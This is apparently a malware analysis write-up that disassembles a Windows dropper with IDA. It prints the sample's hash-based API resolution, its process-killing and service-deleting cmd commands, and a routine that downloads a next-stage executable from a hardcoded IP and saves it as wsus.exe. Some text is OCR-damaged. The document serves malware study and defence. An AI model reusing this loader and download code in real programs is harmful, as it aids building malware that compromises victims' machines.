
The second `PE` is full of junk instructions, too. The interesting part starts at `0x0401EED` location.



```
00401EED push    1                  ; uMode
00401EEF call    ds:SetErrorMode
00401EF5 call    sub_403B10
00401EFA push    0FDE006E3h
00401EFF push    4
00401F01 call    sub_404450
00401F06 add     esp, 8
00401F09 call    eax
00401F0B push    offset aWsusExe ; "wsus.exe"
00401F10 call    sub_403DE0
00401F15 push    offset aWsusExe_0 ; "wsus.exe"
00401F1A call    sub_403DE0
00401F1F push    offset aWsusExe_1 ; "wsus.exe"
00401F24 call    sub_403DE0
00401F29 push    offset aWsusExe_2 ; "wsus.exe"
00401F2E call    sub_403DE0
00401F33 push    570BC88Fh
00401F38 push    4
00401F3A call    sub_404450
00401F3F add     esp, 18h
00401F42 push    0
00401F44 push    0
00401F46 push    offset aCNetExeStopAmm ; "/C net.exe stop ammyy"
00401F4B push    offset aCmd      ; "cmd"
00401F50 push    0
00401F52 push    0
00401F54 call    eax
00401F56 push    570BC88Fh
00401F5B push    4
00401F5D call    sub_404450
00401F62 add     esp, 8
00401F65 push    0
00401F67 push    0
00401F69 push    offset aCScDeleteAmmyy ; "/C sc delete ammyy"
00401F6E push    offset aCmd_0    ; "cmd"
00401F73 push    0
00401F75 push    0
00401F77 call    eax
```


hronized with EIP)

Inside the `sub_403B10` function, it tries to delete `Settings`, `Microsoft\\Enc`, `AMMYY`, `Foundation` and `Foundation1` directories, also following files: `wmihost.exe`, `settings3.bin`, `wmites.exe`, `wsus` from different directories:



```
  SHGetSpecialFolderPathA(0, &szPath, CSIDL_COMMON_APPDATA, 0);
  sub_405B64("%s\n", &szPath);
  wsprintfA(&FileName, "%s\\AMMYY\\wmihost.exe", &szPath);
  wsprintfA(&v4, "%s\\AMMYY\\settings3.bin", &szPath);
  wsprintfA(&v12, "%s\\Foundation\\wmites.exe", &szPath);
  wsprintfA(&v6, "%s\\Foundation\\settings3.bin", &szPath);
  wsprintfA(&v10, "%s\\Foundation1\\wmites.exe", &szPath);
  wsprintfA(&v2, "%s\\Foundation1\\settings3.bin", &szPath);
  wsprintfA(&v15, "%s\\Microsoft\\wsus.exe", &szPath);
  wsprintfA(&v14, "%s\\Microsoft\\settings3.bin", &szPath);
  DeleteFileA(&FileName);
  DeleteFileA(&v4);
  DeleteFileA(&v12);
  DeleteFileA(&v6);
  DeleteFileA(&v10);
  DeleteFileA(&v2);
  DeleteFileA(&v15);
  DeleteFileA(&v14);
  wsprintfA(&v13, "%s\\Microsoft Help\\wsus.exe", &szPath);
  wsprintfA(&v11, "%s\\Microsoft Help\\settings3.bin", &szPath);
  DeleteFileA(&v13);
  DeleteFileA(&v11);
  wsprintfA(&PathName, "%s\\Settings", &szPath);
  wsprintfA(&v7, "%s\\Microsoft\\Enc", &szPath);
  wsprintfA(&v5, "%s\\AMMYY", &szPath);
  wsprintfA(&v3, "%s\\Foundation", &szPath);
  wsprintfA(&v1, "%s\\Foundation1", &szPath);
  RemoveDirectoryA(&PathName);
  RemoveDirectoryA(&v7);
  RemoveDirectoryA(&v5);
  RemoveDirectoryA(&v3);
  return RemoveDirectoryA(&v1);
}
00002ED7 sub_403B10:20 (403BD7)
```

It uses `sub_404450` to get a function addresses based on some kind of hash, which is passed via the second argument:




```
00401EE5 test    al, al
00401EE7 jz      end_block

00401EED push    1               ; uMode
00401EEF call    ds:SetErrorMode
00401EF5 call    delete_dirs_files
00401EFA push    0FDE006E3h      ; isUserAnAdmin
00401EFF push    4
00401F01 call    sub_404450
00401F06 add     esp, 8
00401F09 call    eax
00401F0B push    offset aWsusExe ; "wsus.exe"
00401F10 call    sub_403DE0
00401F15 push    offset aWsusExe_0 ; "wsus.exe"
00401F1A call    sub_403DE0
00401F1F push    offset aWsusExe_1 ; "wsus.exe"
```


General registers

```
EAX 00000000
EBX 76D35980  kernel32.dll:kernel32_LoadLibraryA
ECX 5A17C0F4
EDX 00000000
ESI 76D8DB30  kernel32.dll:kernel32_GetCurrentProcessId
EDI 00000007
EBP 0019FF34  Stack[00001500]:0019FF34
ESP 0019FAA8  Stack[00001500]:0019FAA8
EIP 00401EFA  WinMain(x,x,x,x)+4DA
EFL 00000246
```

The `0x403DE0` function gets process name as the argument and terminates the corresponding process:




```
00401F06 add     esp, 8
00401F09 call    eax
00401F0B push    offset aWsusExe ; "wsus.exe"
00401F10 call    terminateProcess_403DE0
00401F15 push    offset aWsusExe_0 ; "wsus.exe"
00401F1A call    terminateProcess_403DE0
00401F1F push    offset aWsusExe_1 ; "wsus.exe"
00401F24 call    terminateProcess_403DE0
00401F29 push    offset aWsusExe_2 ; "wsus.exe"
00401F2E call    terminateProcess_403DE0
00401F33 push    570BC88Fh
00401F38 push    4
00401F3A call    getFunc_fromHash
00401F3F add     esp, 18h
00401F42 push    0
00401F44 push    0
```



```

  CreateToolhelp32Snapshot = getFunc_fromHash(1, 0x5BC1D14F);
  v2 = CreateToolhelp32Snapshot(2, 0);
  if ( v2 != -1 )
  {
    v10 = 0x128;
    v3 = getFunc_fromHash(1, 0x19F78C90);
    if ( v3(v2, &v10) )
    {
      do
      {
        if ( !lstrcmpA(&String1, lpString2) )
        {
          v4 = v11;
          v5 = getFunc_fromHash(1, 0x99A4299D);
          v6 = v5(1, 0, v4);
          if ( v6 )
          {
            terminateProcess = getFunc_fromHash(1, 0x9E6FA842);
            terminateProcess(v6, 0xFFFFFFFF);
            CloseHandle(v6);
          }
        }
        nextProc = getFunc_fromHash(1, 0xC930EA1E);
      }
      while ( nextProc(v2, &v10) );
    }
  }
  return CloseHandle(v2);
}
```


It executes following commands using `ShellExecuteW` function: `cmd /C net.exe stop ammyy`, `cmd /C sc delete ammyy`, `cmd /C net.exe stop foundation` and `cmd /C sc delete foundation`



```
00401F44 push    0
00401F46 push    offset aCNetExeStopAmm ; "/C net.exe stop ammyy"
00401F4B push    offset aCmd     ; "cmd"
00401F50 push    0
00401F52 push    0
00401F54 call    eax             ; ShellExecuteW
00401F56 push    570BC88Fh
00401F5B push    4
00401F5D call    getFunc_fromHash
00401F62 add     esp, 8
00401F65 push    0
00401F67 push    0
00401F69 push    offset aCScDeleteAmmyy ; "/C sc delete ammyy"
00401F6E push    offset aCmd_0   ; "cmd"
00401F73 push    0
00401F75 push    0
00401F77 call    eax             ; ShellExecuteW
00401F79 push    570BC88Fh
00401F7E push    4
00401F80 call    getFunc_fromHash
00401F85 add     esp, 8
00401F88 push    0
00401F8A push    0
00401F8C push    offset aCNetExeStopFou ; "/C net.exe stop foundation"
00401F91 push    offset aCmd_1   ; "cmd"
00401F96 push    0
00401F98 push    0
00401F9A call    eax             ; ShellExecuteW
00401F9C push    570BC88Fh
00401FA1 push    4
00401FA3 call    getFunc_fromHash
00401FA8 add     esp, 8
00401FAB push    0
00401FAD push    0
00401FAF push    offset aCScDeleteFound ; "/C sc delete foundation"
00401FB4 push    offset aCmd_2   ; "cmd"
00401FB9 push    0
00401FBB push    0
00401FBD call    eax
00401FBF mov     esi, ds:SHGetSpecialFolderPathA
```

These commands stop the malware if there is one.

It generates random name (via `CoCreateGuid`) for a `PE` file, which it downloads from `http://185.176.221.29/ban3.dat`:




Path	Result	Detail
C:\ProgramData\Microsoft Help\wsus_41b480.tmp	NAME NOT FOUND	Desired Access: R...

IDA View-EIP


```
00402101 loc_402101:
00402101 lea     eax, [ebp+pguid]
00402104 push    eax             ; pguid
00402105 call    ds:CoCreateGuid
0040210B push    0               ; fCreate
0040210D push    CSIDL_COMMON_APPDATA ; nFolder
0040210F lea     eax, [ebp+var_278]
00402115 push    eax             ; lpszPath
00402116 push    0               ; hwndOwner
00402118 call    esi ; SHGetSpecialFolderPathA
0040211A movzx   ecx, [ebp+pguid.Data2]
0040211E imul    ecx, [ebp+pguid.Data1]
00402122 movzx   eax, [ebp+pguid.Data3]
00402126 add     ecx, eax
00402128 push    ecx
00402129 push    offset aCProgramdataMi ; "C:\\ProgramData\\Microsoft Help"
0040212E lea     eax, [ebp+var_278]
00402134 push    eax
00402135 lea     eax, [ebp+FileName]
0040213B push    offset aSMicrosoftHelp_0 ; "%s\\Microsoft Help\\wsus_%x.tmp"
00402140 push    eax             ; LPSTR
00402141 call    ds:wsprintfA
00402147 add     esp, 14h
0040214A lea     eax, [ebp+FileName]
00402150 push    eax             ; lpFileName
00402151 call    ds:DeleteFileA
00402157 lea     eax, [ebp+FileName]
0040215D push    eax             ; lpOutputString
0040215E call    ds:OutputDebugStringA
00402164 lea     eax, [ebp+FileName]
0040216A push    eax
0040216B push    offset aHttp1851762212 ; "http://185.176.221.29/ban3.dat"
00402170 call    downloadNextStage_bin
00402175 mov     esi, ds:Sleep
0040217B add     esp, 8
0040217E push    1388h           ; dwMilliseconds
00402183 call    esi ; Sleep
00402185 push    0               ; hTemplateFile
00402187 push    80h             ; dwFlagsAndAttributes
```

Inside `downloadNextStage_bin` function, it downloads a file from the URL and saves at above-mentionshed location:




```
v24 = 0;
v23 = 0;
InternetOpenA = getFunc_fromHash(6, 0x8593DD7);
v5 = InternetOpenA(&unk_411488, 0, 0, 0, 0);
if ( !v5 )
  return -1;
InternetOpenUrlA = getFunc_fromHash(6, -1199719066);
v8 = InternetOpenUrlA(v5, URL, 0, 0, 2147483648, 0, a2);
if ( v8 )
{
  CreateFileA = getFunc_fromHash(1, 0x8F8F114);
  v11 = CreateFileA(a4, 0xC0000000, 3, 0, 2, 128, 0, a1);
  if ( v11 == -1 )
  {
    v12 = getFunc_fromHash(6, 0x7314FB0C);
    v12();
    v13 = getFunc_fromHash(1, 0x723EB0D5);
    v13();
    result = -1;
  }
  else
  {
    InternetReadFile = getFunc_fromHash(6, 0x1A212962);
    InternetReadFile(v8, &v22, 1024, &v24);
    v15 = v24;
    if ( v24 )
```

It copies the new file to `CSIDL_COMMON_APPDATA\Microsoft Help\\wsus.exe` and deletes original one:



```
00402287 push    edi
00402288 call    writeFile        ; C:\ProgramData\Microsoft Help\wsus.exe
0040228D add     esp, 1Ch
